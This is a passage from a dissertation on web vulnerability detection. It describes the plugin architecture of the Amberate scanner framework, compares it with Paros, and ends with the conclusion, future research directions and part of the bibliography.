A proxy plugin is designed to implement the Proxy interface provided in the proxy package, and is launched and terminated through the Proxy interface by ProxyManager in the core package. Figure 6.6 illustrates the attachment of ConcreteProxy. The AbstractProxy that is the parent class of the ConcreteProxy class encapsulates the processes for opening and closing sockets and for attaching timestamps and incremental numbers that indicate the order of the captured packets. The timestamps and the incremental numbers are later used for executing stored types of attacks. With this mechanism, the ConcreteProxy can work only by implementing the run method with the function that each proxy actually works for.

In Figure 6.7, the HTTP and SQL proxies are separated into the entity parts of their plugins as HttpProxyPlugin and SSLProxyPlugin classes, and behavior parts as HttpProxy and SSLProxy classes. Since the SSL proxy can utilize most of the functions of the HTTP proxy, the SSLProxy class extends the HttpProxy class. But, since these plugins are loaded individually by Amberate, the entity parts (HttpProxyPlugin and SSLProxyPlugin) have no relationship with these plugins.




Figure 6.6: Pluggable package and plugin loading

6.2.3 Penetration-test Plugin

A penetration-test plugin can be implemented with functions provided in the `attack-Tester` sub-package in the `audit` package. By implementing a penetration-test technique with APIs provided in this package, the vulnerability detection techniques implemented on Sania and Detoxss can also be implemented on Amberate.

6.2.3.1 Design of Penetration-test Plugin

The `attackTester` package provides the four functions (identifying target slots, generating attacks, sending attack requests, and checking vulnerabilities) for implementing penetration-test as described in Section 6.1.2. Amberate defines these four functions as components (`TargetDetector`, `AttackGenerator`, `VirtualAttacker`, and `Validator`) as shown in Figure 6.5. These components can be implemented by using APIs defined in the `AttackAuditor` class that extends the `Auditor` interface as shown in Figure 6.8. The `Auditor` interface is a super-class that conducts vulnerability detection on Amberate. Note that, as well as a penetration-test plugin, a response-analysis plugin is also required to implement this interface to execute vulnerability detection test.

The `AttackAuditor` provides the four functions in penetration-test as follows.

- Identifying target slots




Figure 6.7: Class diagram of Amberate and plugins for proxies and penetration-test

The `TargetDetector` invokes the `identifyTargets` method in the `AttackAuditor` interface.

- Generating attack codes
  After the `scan` method defined in the `AbstractAttackAuditor` class that extends the `AttackAuditor` class is invoked, the `createAttacks` method in the `AuditStrategy` interface is invoked for generating attack codes.

- Sending attack requests
  The `VirtualAttacker` automatically sends attacks and receives responses.

- Checking vulnerabilities
  The `Validator` invokes the `checkVulnerability` method in the `AttackAuditor` interface.

Since the process of sending attack requests is commonly used by different vulnerability detection techniques, Amberate encapsulates the `VirtualAttacker` that is in charge of this process. Thus, the developer of a penetration-test plugin only needs to implement the function for identifying target slots (`identifyTargets` method provided in the `AttackAuditor`), the function that checks to see if an attack was successful (`checkVulnerability` method also provided in the `AttackAuditor`), and the function for generating attack codes, which is done by extending a sub-class of `AuditStrategy`.




Figure 6.8: Mapping of a method for each penetration-test component

6.2.3.2 Support for several attack variants

As described in Chapter 2, a combination attack as well as a singular attack is available in SQL injection and XSS. As these types of attacks have several variants, many functions can be commonly used. Reusing the same functions reduces the effort needed by the plugin developers to implement them. In SQL injection, both singular and combination attacks judge the success of an attack by checking to see if the structure of an SQL query is different from another. Thus, the process for checking vulnerabilities can be shared between these two variants of SQL injection.

The `AttackGenerator` providing a function for generating attack codes composites the `AttackStrategy` interface. The `AttackStrategy` interface is designed to form the well-known Strategy pattern of programming design patterns, so that the plugin developer can implement several variants of attack code generation patterns, such as singular and combination in the example of SQL injection. To automatically execute each of the attack techniques, Amberate prepares `AbstractAttackAuditor` class that implements the `AttackAuditor` interface. By registering each sub-class of the `AuditStrategy` interface to the `AbstractAttackAuditor` class, Amberate invokes the `createAttacks` method implemented in each sub-class. In Figure 6.8, the

`Singular` and `Combination` classes implement the `AuditStrategy` interface and are used by the `ConcreteAuditor` that extends the `AbstractAttackAuditor`. When the `scan` method defined in the `AbstractAttackAuditor` is invoked, Amberate executes the `createAttacks` methods in `Singular` and `Combination` classes for generating attack codes.

6.2.3.3 Support for Stored Attacks

A stored attack is an attack in which a web application stores a user-supplied input persistently on the server, and later the web application generates an output containing the user input. For example, in SQL injection, after an attack code is stored in the web application, an SQL query is issued to the database in reply to another HTTP request. For detecting vulnerabilities against stored attacks, a plugin implementing the `AttackAuditor` interface can refer to all pairs of HTTP requests and web application outputs as well as the first pair of an innocent HTTP request and the output. Since the `identifyTargets` method in the `AttackAuditor` interface handles all these requests captured in the preparation phase, a plugin is able to identify target slots for the stored attack. In addition, since the `checkVulnerability` method is also invoked for each of the subsequent web application outputs as well as the first output in reply to attack request, Amberate is able to detect the output into which the attack code is embedded.

In this mechanism, Amberate is required to be able to receive the subsequent web application output in which the embedded attack code appears, even when the output appears after several requests triggers the other outputs. For such situation, the `AbstractProxy` assigns a number to each pair of an innocent request and its output in ascending order. By specifying the number of the innocent request into which an attack code is embedded and that of the output on which the embedded attack code appears, the `VirtualAttacker` sends the attack request and also subsequent requests that have smaller numbers than that of the specified output. In this way, by sending a sequence of requests, Amberate can receive the output of interest.

6.2.3.4 Support for Attacks with Multi-threading

Since a web application generates the output in reply to an HTTP request, a plugin for detecting vulnerabilities needs to identify a pair of request and output, so that the plugin is able to learn what the request triggered in the process of creating the output at the web application. If the output can be easily identified even when several attacks are sent at a time, Amberate can run multi-threaded tests in which attacks are sent concurrently for reducing the entire test time. For example, since a set of HTTP request and response is handled on a single socket, Amberate can execute quick tests with multi-threaded tasks for XSS. But in the SQL injection example, Amberate needs to capture SQL queries with a single-thread task because Amberate can not identify which

HTTP request triggered the issue of an SQL query if many requests are sent. In this way, the use of multi-threaded tasks is dependent on the type of an attack.

In Amberate, a multi-threading task can be easily activated in penetration-test plugins because the `VirtualAttacker` class implements `java.lang.Runnable`. In the case where a single-threading task is required such as the case of SQL injection shown above or for a debugging purpose, the developer is able to temporarily switch it to single-threading mode by just changing a `boolean` value. Figure 6.7 shows that the `boolean` value is defined as a variable named `multiThread` in the `AbstractAttackAuditor` class that implements the `AttackAuditor` interface.

In addition, since the `AbstractAttackAuditor` class encapsulates several complicated programming manners in multi-threading such as handling of shared variable in critical regions, the developer of a plugin can easily switch the thread mode. When the `VirtualAttacker` receives the response generated in reply to an attack request, it notifies that to the `AbstractAttackAuditor`. Then, the `AbstractAttackAuditor` temporarily enforces mutual exclusion and hides this process from other processes, so that the developer can alleviate the burden of implementing complicated program.

6.2.3.5 Application of Penetration-test Plugin

For implementing a penetration-test plugin, we transplanted Sania, our vulnerability detection technique against SQL injection introduced in Chapter 4. Figure 6.7 shows a class diagram of Amberate with the plugin for detecting SQL injection vulnerabilities. The `SQLInjectionPlugin` class that implements the interface for vulnerability detection (`AuditPlugin`) is the entity part of the plugin, and the behavior part is implemented as `SQLInjectionAuditor` that implements the `AttackAuditor` interface.

The `attackTester` package prepares `AbstractSingular` and `AbstractCombination` classes for easily facilitating the functions of singular and combination attacks. Since these classes encapsulate the `createAttackRequest` method that is used for embedding attack codes into HTTP requests, attack requests can be automatically generated by implementing the `createAttacks` method that generates attack codes. By extending these abstract classes, Amberate provides singular (`SQLInjectionSingular`) and combination (`SQLInjectionCombination`) attacks in Figure 6.7.

6.2.4 Response-analysis Plugin

The function for vulnerability detection with response-analysis is provided by `CodeValidator` component in the the `codeValidator` package. With this function, we implemented new vulnerability detection plugins against JavaScript Hijacking and UTF-7 XSS on Amberate.




Figure 6.9: Class diagram of the audit package with response-analysis plugins

6.2.4.1 Design of Response-analysis Plugin

Some types of web application vulnerabilities can be discovered only by inspecting the structure of an HTTP request and the response. In JavaScript Hijacking [112], we can judge the existence of a vulnerability by checking to see if there is an infinite loop or an exception throw at the beginning of the JSON-format data. Since the JSON data can be received as an HTTP response, we can check the vulnerability only by analyzing the response. In addition, a vulnerability of UTF-7 XSS [18] can be checked to see if a user-supplied input appears around the head of the response HTML document. Thus, by extracting the user-supplied input from the innocent HTTP request and inspecting the point where the input appears, we can detect the vulnerability.

Although vulnerability detection with penetration-test performs three common tasks realized with `TargetDetector`, `AttackGenerator`, and `Validator` components as shown in Figure 6.8, the response-analysis technique does not have a set pattern of tasks. Because of this reason, Amberate only provides a component, `CodeValidator`, which will become the interface for implementing response-analysis vulnerability detection plugins. Figure 6.5 shows that plugins for JavaScript Hijacking and UTF-7 XSS are implemented by extending this component.

Since we can not define a set pattern of tasks for response-analysis technique, plugin developers need to implement most of the tasks for each vulnerability detection technique. For reducing the burden of implementation, Amberate provides `Audit-Utils` component for sharing functions with other plugins. We describe the details of `AuditUtils` in Section 6.2.5.

6.2.4.2 Implementation of Response-analysis Plugin

Figure 6.9 shows a class diagram of Amberate with plugins for detecting JavaScript Hijacking vulnerabilities and SQL injection. The `JSHijackPlugin` class that implements the interface for vulnerability detection (`AbstractAuditPlugin`) is the entity part of the plugin for detecting JavaScript Hijacking vulnerabilities. The behavior part of the plugin extends the `AbstractCodeValidator` class provided in the `codeValidator` package. Since the `AbstractCodeValidator` class encapsulates the methods defined in the `Auditor` interface, the `JSHijackAuditor` class is only required to implement the `scan` method for executing its vulnerability detection technique. On the other hand, the `SQLInjectionAuditor` class that performs penetration-test extends the `AttackAuditor` class and implements APIs for identifying target slots (`identifyTargets`) and checking vulnerabilities (`checkVulnerability`).

6.2.5 Other Plugins

Amberate also provides plugins for supporting vulnerability detection functionalities. In this Section, we introduce the `AuditUtils` and `Option` plugins.

The `AuditUtils` plugin is a plugin that shares functions with other vulnerability detection plugins. For example, both of the penetration-test plugin for detecting XSS vulnerabilities and the response-analysis plugin for detecting JavaScript Hijacking vulnerabilities need to parse HTML pages received as HTTP responses. These plugins can share an HTML parser by registering a plugin for the parser to the `AuditUtil` component.

A new function unrelated to vulnerability detection can be added to the `Option` component provided in the `option` package. A `Reporting` component that generates test reports in HTML or XML format and the `RSS` component that generates reports in RSS format are shown in Figure 6.5. These optional components are called by the `SessionObserver` component in `core` package before finishing tests and the `Reporting` and `RSS` plugins generate test result reports.

6.3 Comparison with the Existing Scanners

As web application attacks evolve, vulnerability scanners against them also need to improve their detection techniques to eliminate newly appeared vulnerabilities. Many existing vulnerability scanners against web applications, however, support only a few types of attacks because they do not have a plugin system. In this section, we compare the functions of Amberate with those of existing vulnerability scanners that have a plugin system. In this comparison, we needed to inspect the mechanism of each vulnerability scanner to know the cause of a success or a failure in detecting a vulnerability.

For this purpose, we only used vulnerability scanners of which source code is publicly open. In addition to some commercial scanners that prohibit reverse-engineering against them according to their software guidelines, we can not also use other commercial scanners because they are evaluation versions limited to use to their test websites.

6.3.1 Comparison of Framework Support

Both Amberate and the existing vulnerability scanners provide basic functions for inspecting the existence of vulnerabilities such as capturing HTTP requests and responses, and they also provide plugins with APIs for implementing concrete tasks for detecting vulnerabilities. The existing vulnerability detection scanners that support plugin system [42, 96, 74] only have an interface that corresponds to the `codeValidator` with which Amberate executes response-analysis vulnerability detection technique. Although the `codeValidator` does not provide much functionality, it provides a lot of flexibility and plugins can be implemented for any type of vulnerability detection technique. However, implementation for penetration-test is still a burden to the plugin developer.

For example, Paros [42] and w3af [96] provide functions corresponding to Amberate's `VirtualAttacker` component for sending an attack request to web application and receive the HTTP response. Different from Amberate, they have neither `TargetDetector` nor `AttackGenerator` component, thus they execute obviously unsuccessful attacks on each target slot and have a restriction that they can only implement one strategy for generating attacks. For executing the same vulnerability detection as Amberate performs, the existing scanners are required to facilitate each plugin with functions for customizing target slots and making different attack generation strategy corresponding to Amberate's `AuditStrategy`.

On the other hand, Amberate provides APIs for penetration-test in the `attack-Tester` package. With this API, a plugin developer can create a new plugin by implementing techniques for identifying target slots, generating attack code, and checking vulnerabilities. Since these three steps encapsulate the functions commonly used in different vulnerability detection techniques, the developers relatively easily implement functions for them.

Although Amberate only supports vulnerability detection with dynamic analysis, there is a case where Amberate can support the dynamic analysis part of a combined technique of dynamic and static analyses. For example, a combined technique such as [113, 114] generates an attack in the static analysis phase and sends the attack to the web application running on a simulator in the dynamic phase. In this combined technique, Amberate can work on the dynamic analysis phase for checking vulnerabilities in the situation where the target web application runs under the same environment as it gives services in the real world, not on the simulator. On the other hand, a combined technique such as [59] executes a pseudo code generated from flow-analysis on their

Table 6.2: Lines of code of Amberate's XSS plugin and Paros with the same functions

Scanner name	LOC
Amberate	2174
Paros	2647

interpreter, and injects an attack code to the running pseudo code without running the web application. In this type of technique that requires their original execution environment such as the interpreter, since Amberate does not provide support for executing attack code on those environment, the plugin developer needs to program support for such an environment.

6.3.2 Comparison of the Ease of Creating New Plugins

In contrast to Amberate, if a vulnerability scanner does not provide APIs for identifying target slots and checking vulnerabilities, the developer of a plugin needs to write a lot of lines of code for facilitating the functions. To know the burden of implementing them, we compared the actual lines of code of the Amberate XSS vulnerability detection plugin with those of a Paros plugin on which we transplanted the same functionality as the Amberate one. In this comparison, there is no difference in lines of code derived from programming language, since Amberate and Paros are both implemented in Java. We need to note that we could not transplant a vulnerability detection technique for stored XSS attacks as introduced in 6.2.3.3 to Paros. The technique of XSS vulnerability detection needs to use the subsequent pairs of HTTP requests and responses as well as the first innocent pair. However, since the API that Paros provides only support to use a pair of an HTTP request and the response, we could not transplant the functions for detecting vulnerabilities for stored XSS attacks.

Table 6.2 shows lines of code of the Amberate's XSS vulnerability detection plugin and the Paros' plugin to which we transplanted Amberate XSS plugin. The lines of blanks and comments are excluded from the count. From this result, Paros is required to write around 500 more lines of code than Amberate is, which is making up 22 percent of all the program of Amberate. In other words, the Amberate plugin could be implemented only with 82% of the lines of code of the Paros plugin.

As described previously, Paros only provides `codeValidator` and the plugin developer needs to implement the `scan` method defined as follows.

```
scan(HttpMessage msg, String param, String value);
```

A pair of an HTTP request and the response is stored in the argument `msg`, and the name and value of a target slot of interest is stored in the `param` and `value` argument, respectively. By invoking the following method with these arguments, Paros embeds an attack code to a request, sends it to web application, and receives the response.

```
setParameter(msg, param, ATTACK_CODE_1);
sendAndReceive(msg);
```

This program embeds ATTACK_CODE_1 into the parameter specified with the param parameter for sending an attack.

We encountered the following problems when transplanting the Amberate XSS plugin to Paros:

- **Difficulty in generating attack codes for combination attacks**
  Paros provides plugins with information about only one HTTP parameter into which an attack code is embedded. The HTTP parameter of interest is passed as an argument of the scan method. Since a combination attack uses several HTTP parameters, the plugin developer needs to implement functions for extracting other HTTP parameters from the HTTP request specified in the msg argument.

- **Inability of vulnerability detection of stored attacks**
  As described at the beginning of this section, we could not implement the Amberate's XSS vulnerability detection technique on Paros. Paros is designed to provide plugins with only a pair of an innocent HTTP request and response with the msg argument, but not with the subsequent requests and responses. Since plugins cannot reach out to them, we could not implement the vulnerability detection technique for stored XSS attacks. Many commercial scanners have been reported to not be able to discover stored attack vulnerabilities [10] and is thus a challenge for existing vulnerability scanners.

The lines of code in Paros is larger than that of Amberate, even though the vulnerability detection technique of stored attacks was not implemented on Paros. This is mainly because, for the purpose of support combination attacks, we needed to implement the functions for extracting parameters other than param as well as that equivalent to AttackStrategy.

6.4 Summary

In this chapter, we presented Amberate a framework for web application vulnerability scanners. Amberate supports a plugin system that facilitates the addition of new vulnerability detection techniques by encapsulating functions commonly used in every vulnerability detection technique, and by providing API for implementing functions different in each vulnerability detection technique. We demonstrated the ease of extending a new vulnerability detection technique by comparing the actual lines of code of a plugin that was implemented on Amberate with that implemented on an existing popular vulnerability scanner. The result revealed that fewer lines of code was required

for Amberate than the other, and also showed that Amberate supports APIs for detecting a type of vulnerability that the other does not.

The penetration-test technique that Amberate supports is different from that supported by the existing vulnerability scanners. Although the penetration-test technique is also supported on the existing vulnerability scanners, their penetration-test techniques do not support dynamic attack generation. They only provide an API for launching a vulnerability detection technique implemented on its plugin, as the same as the response-analysis technique in Amberate, although the purpose of this API in Amberate is for executing vulnerability detection only by investigating the output that a web application generates in reply to an innocent request, without sending attacks. To implement dynamic attack generation with this API, the plugin developers are required to program a lot of lines of code. Amberate is useful for reducing this burden from the plugin developers.

Currently, the vulnerability detection technique implemented on Amberate is not made public to avoid additional insecurities. This decision is in accordance with guidelines set by the Japanese government. Under this circumstance, we have used Amberate for detecting vulnerabilities in several web applications in the real world, in agreement with the web application developers. For example, we performed vulnerability detection test on Japanese Open Government Lab website [115] hosted by Ministry of Economy, Trade and Industry, Japan, in July, 2010. The activity with Amberate is introduced in a technology blog such as Techzine.jp [116]. In academic research, Amberate is extended in our laboratory and a new vulnerability detection technique has been developed on Amberate [117].

Chapter 7

CONCLUSION

This dissertation presented research on the vulnerability detection that performs dynamic analysis. Our approach performs efficient and precise vulnerability detection according to each web application. By analyzing the syntax of the point into which an attack is injected, our technique is able to generate only effective attacks as well as to prevent making useless attacks. We implemented prototypes Sania and Detoxss for discovering vulnerabilities against SQL injection and Cross-site Scripting (XSS). We also present Amberate a framework for web application vulnerability scanners, which supports the plugin system to facilitate a new vulnerability detection technique.

In this chapter, we conclude this dissertation by summarizing our contributions. In addition, with the approach proposed in this research, there are numerous areas where our approach can be applied and incremental improvements can be made. We discuss them as future direction for extending our approach to detect other types of vulnerabilities.

7.1 Summary of Contributions

This research proposed an efficient and precise vulnerability detection technique by dynamically generating malicious strings according to each web application. The contributions lead to improvements in precision that used to be a problem in the existing vulnerability scanners.

The first contribution is the vulnerability detection technique that dynamically generates malicious strings according to the syntax of each point where they appear in the web application output, such as an HTTP response or SQL query. Since an attack alters the syntactic structure of web application output, this syntax-aware approach is effective in generating only effective attacks as well as preventing making useless attacks that can never be successful, while existing vulnerability scanners attempt to inject predefined attack codes without considering the syntax of the point into which the attack

codes appear. Thus, our approach is able to improve the precision of vulnerability detection with dynamic analysis. Additionally, in our approach, an attack is generated by referencing to the attack rule that can be defined for each grammar of web applications output, so that web applications do not need to prepare the rules for generating attack codes.

The second contribution is the development of prototypes Sania and Detoxss for vulnerability detection techniques against SQL injection and XSS. We demonstrated that these techniques detected more vulnerabilities and performed more efficient testing than existing popular vulnerability scanners do. In Sania, by capturing SQL queries and investigating the syntax of potentially vulnerable slots in the SQL queries, it dynamically generates precise, syntax-aware attacks. We evaluated Sania using real-world web applications and Sania was found to prove effective. It found 124 SQL injection vulnerabilities and generated only 7 false positives when evaluated. In contrast, an existing web application scanner found only 5 vulnerabilities and generated 66 false positives. In Detoxss, it also dynamically generates effective attacks for XSS by investigating the syntax of an attack code appearing in a response. In an experiment, by examining 5 real-world web applications, we compared vulnerability detection capability with that of 6 existing dynamic analysis tools. We found that our solution was more effective than the others; Detoxss discovered more vulnerabilities and generated fewer false positives and negatives. In our empirical study, we discovered 131 vulnerabilities in total in web applications currently in service and open source web applications.

Another contribution of this research is the development of Amberate a framework for web application vulnerability scanners that enables to easily add a new vulnerability detection technique. Amberate encapsulates functions commonly used for vulnerability detection techniques that perform dynamic analysis, and provides Application Programming Interfaces (APIs) for implementing functions different by each vulnerability detection technique. We demonstrated the ease of adding a new vulnerability detection technique by comparing the actual lines of code for adding a new plugin of the Amberate with that of an existing vulnerability scanner. This result revealed that Amberate plugin required 500 fewer lines of code, which accounts for 82 percent of the lines of code of the plugin for the other scanner.

With these contributions, our approach supports precise vulnerability detection and the ease of extending a new vulnerability detection technique. This is helpful for vulnerability auditors who are bothered by the number of false positives/negatives that the existing vulnerability scanners produce. The precise vulnerability detection proposed in our approach is able to reduce their laborious tasks.

7.2 Future Directions

There are numerous opportunities for research on adapting our approach to other injection types of attacks as well as SQL injection and XSS. Still in the same way as SQL injection and XSS, other injection attacks also exploit a vulnerability by injecting an attack code into the web application output for the purpose of altering the syntactic structure of the resulting web application output. For example, LDAP injection and XPath injection exploit vulnerabilities in the syntactically formatted documents written in LDAP and XPath grammar. By generating attack codes according to the syntax of each point where an attack code appears in these documents, our approach seems available to perform precise vulnerability detection against these attacks.

Besides the injection type of attacks, there are also a number of attacks of which vulnerabilities can be discovered by the response-analysis technique introduced in Amberate. Currently, vulnerability detection techniques against session fixation and cross-site request forgery (CSRF) have been already implemented with response-analysis techniques on Amberate by a member of *sslab* in Keio University. These attacks exploit session management flaws at the server side. Session fixation forces a client to use a session that the attacker prepared, and CSRF makes a client execute a legitimate action at attacker's will while the client is still in his own session. Since the security of this kind of session management can be checked by attempting to request a certain action without sending an attack, such as login and posting, the response-analysis technique is effective for checking the existence of vulnerabilities against these attacks. We apply the response-analysis technique to find other types of vulnerabilities such as directory traversing and information leakage of sensitive files, of which vulnerabilities can also be detectable by attempting to request some actions without sending an attack.

In addition to vulnerability detection techniques, future direction includes extending our research to the use of static analysis. In this dissertation, we proposed a vulnerability detection technique against DOM-based XSS using a browser simulator. Running the browser simulator is a heavy task in the current implementation, even though we still have room for making a light-weight browser simulator. Since DOM-based XSS solely works on the client browser, we can detect its vulnerability by analyzing scripts embedded into the response document. The flow-sensitive approach in a static analysis is useful for this purpose. By finding every possible path between source (a point of input) and sink (a point of output) through the scripts at the client side, we are able to detect DOM-based XSS vulnerabilities. If necessary, the browser simulator can work for checking the result produced by the static analysis.

Bibliography

[1] D. Robinson and K. Coar. RFC 3875: The Common Gateway Interface (CGI) Version 1.1, October 2004.

[2] D. Crockford. RFC 4627: The application/json Media Type for JavaScript Object Notation (JSON), July 2006.

[3] WhiteHat Security, Inc. 10 Important Facts About Website Security and How They Impact Your Enterprise. https://www.whitehatsec.com/home/resource/whitepapers/website_security.html, January 2011.

[4] Cenzic, Inc. Web Application Security Trends Report (Q3-4 2010). https://www.cenzic.com/resources/latest-trends-report/, April 2011.

[5] Terri Oda, Glenn Wurster, P. C. van Oorschot, and Anil Somayaji. SOMA: Mutual Approval for Included Content in Web Pages. In *Proceedings of the 15th ACM Conference on Computer and Communications Security*, pp. 89–98, October 2008.

[6] Facebook, Inc. Facebook Markup Language (FBML). https://developers.facebook.com/docs/reference/fbml/.

[7] F. Valeur, D. Mutz, and G. Vigna. A Learning-Based Approach to the Detection of SQL Attacks. In *Proceedings of the 2nd GI SIG SIDAR Conference on Detection of Intrusions and Malware & Vulnerability Assessment*, pp. 123–140, July 2005.

[8] Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic. Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks. In *Proceedings of the 21st ACM Symposium on Applied Computing*, pp. 330–337, April 2006.

[9] Adam Doupé, Marco Cova, and Giovanni Vigna. Why Johnny Can't Pentest: An Analysis of Black-box Web Vulnerability Scanners. In *Proceedings of the 7th GI SIG SIDAR Conference on Detection of Intrusions and Malware & Vulnerability Assessment*, pp. 111–131, July 2010.

[10] Jason Bau, Elie Bursztein, Divij Gupta, and John Mitchell. State of the Art: Automated Black-Box Web Application Vulnerability Testing. In *Proceedings of the 31st IEEE Symposium on Security & Privacy*, pp. 332–345, May 2010.

[11] WhiteHat Security, Inc. WhiteHat Website Security Statistic Report (11th Edition). http://www.whitehatsec.com/home/resource/stats.html, 2011.

[12] Chris Shiflett. addslashes() versus mysql_real_escape_string(). http://shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string, January 2006.

[13] Chris Anley. Advanced SQL Injection In SQL Server Applications. *An NGSSoftware Insight Security Research (NISR) Publication*, January 2002.

[14] W3C. Document Object Model (DOM). http://www.w3.org/DOM/, January 2005.

[15] Amit Klein. DOM Based Cross Site Scripting or XSS of the Third Kind. http://www.webappsec.org/projects/articles/071105.shtml, July 2005.

[16] RSnake. XSS (Cross Site Scripting) Cheat Sheet. http://ha.ckers.org/xss.html.

[17] HTML5 Security Cheatsheet. http://html5sec.org/.

[18] Yosuke Hasegawa. UTF-7 XSS Cheat Sheet. http://openmya.hacker.jp/hasegawa/security/utf7cs.html, April 2008.

[19] Cheng Peng Su. Bypassing Script Filters via Variable-Width Encodings. http://applesoup.googlepages.com/bypass_filter.txt, August 2006.

[20] Awio Web Services LLC. Global Web Stats. http://www.w3counter.com/globalstats.php?year=2008&month=10, December 2008.

[21] p3Lo. Attack Vectors Sender. http://attackvector.lescigales.org/vectors/index.php.

[22] sla.ckers.org. New XSS vectors/Unusual Javascript . http://sla.ckers.org/forum/read.php?2,15812.

